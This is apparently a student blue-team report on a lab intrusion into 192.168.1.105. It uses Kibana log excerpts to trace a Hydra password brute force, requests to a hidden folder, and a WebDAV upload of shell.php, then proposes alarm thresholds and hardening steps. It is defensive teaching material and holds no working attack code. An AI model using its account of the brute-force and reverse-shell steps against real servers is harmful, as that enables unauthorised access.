May 14, 2022 @ 15:12:09.534	http://192.168.1.105/company_folders/secret_folder/	/company_folders/secret_folder/
May 14, 2022 @ 14:57:08.823	http://192.168.1.105/company_folders/secret_folder/	/company_folders/secret_folder/
May 14, 2022 @ 14:57:08.697	http://192.168.1.105/company_folders/secret_folder/	/company_folders/secret_folder/

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? 17,487 requests were made in total
- How many requests had been made before the attacker discovered the password? 17,458 requests were made before the password was uncovered




user_agent.original : "Mozilla/4.0 (Hydra)"

May 14, 2022 @ 15:08:54.7 → May 14, 2022 @ 15:12:18.81

17,487 hits

May 14, 2022 @ 15:08:54.768 - May 14, 2022 @ 15:12:18.813 —

Time	user_agent.original	http.response.status_code
May 14, 2022 @ 15:11:01.158	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:01.149	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:01.149	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:01.138	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:01.130	Mozilla/4.0 (Hydra)	401



user_agent.original : "Mozilla/4.0 (Hydra)"

May 14, 2022 @ 15:09:50.9 → May 14, 2022 @ 15:11:00.8


17,458 hits

May 14, 2022 @ 15:09:50.964 - May 14, 2022 @ 15:11:00.870 —

Time	user_agent.original	http.response.status_code
May 14, 2022 @ 15:11:00.859	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:00.859	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:00.859	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:00.850	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:00.838	Mozilla/4.0 (Hydra)	401
May 14, 2022 @ 15:11:00.725	Mozilla/4.0 (Hydra)	401

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 60 requests were made to this directory
- Which files were requested? Passwd.dav and shell.php were requested from this directory



```
source.ip : 192.168.1.90 and destination.ip: 192.168.1.105 and url.path : /webdav*
```

May 14, 2022 @ 15:20:00.0 → May 14, 2022 @ 16:00:00.0

60 hits

May 14, 2022 @ 15:20:00.000 - May 14, 2022 @ 16:00:00.000 — Auto

```
May 14, 2022 @ 15:25:30.598   url.path: /webdav/ @timestamp: May 14, 2022 @ 15:25:30.598 server.ip: 192.168.1.105 server.port: 80 server.bytes: 710B
                              status: OK method: get query: GET /webdav/ destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 710B
                              network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:Ak7Z+GjOC+JF2WxXH4dVp2MzzZU=
                              network.bytes: 1KB network.type: ipv4 ecs.version: 1.5.0 type: http event.kind: event event.category: network_traffic
                              event.dataset: http event.duration: 1.6 event.start: May 14, 2022 @ 15:25:30.598 event.end: May 14, 2022 @ 15:25:30.599
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

When an unauthorized IP Address is sending packets to the vulnerable machine

What threshold would you set to activate this alarm?

The threshold for this should be 1 unauthorized IP address with over 50,000 packets

System Hardening

What configurations can be set on the host to mitigate port scans?

- Install a firewall that can detect when a port scan is taking place
- Close all ports that do not need to be open

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Notify when any ip addresses that are not whitelisted try to access the folder

What threshold would you set to activate this alarm?

Threshold for this alarm would be 1 count (1 unauthorized IP address)

System Hardening

What configuration can be set on the host to block unwanted access?

Remove the secret folder from the server and move it to a more secure server and change the names of the folder

Describe the solution. If possible, provide required command lines.

```
rm -r secret_folder
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
What threshold would you set to activate this alarm?

An alarm should be triggered after 5 failed login attempts within a 10 minute period

System Hardening

What configuration can be set on the host to block brute force attacks?

Add two factor authentication, lock the account when the above certain threshold of failed attempts has been reached, add Captcha as part of the login process

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Trigger when an unauthorized ip address attempts to access the server

What threshold would you set to activate this alarm?

Threshold for this alarm would be 1 count (1 unauthorized IP address)

System Hardening

What configuration can be set on the host to control access?

Whitelist all of authorized IP address and block any unauthorized IP address trying to access the server

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Trigger when a status code of 207 received

What threshold would you set to activate this alarm?

Threshold should be 1 count since it indicates multiple independent process are taking place on the WebDav

System Hardening

What configuration can be set on the host to block file uploads?

Have a list of IP addresses that are white-listed and make ports 22 and 80 unavailable to the other IP addresses

The End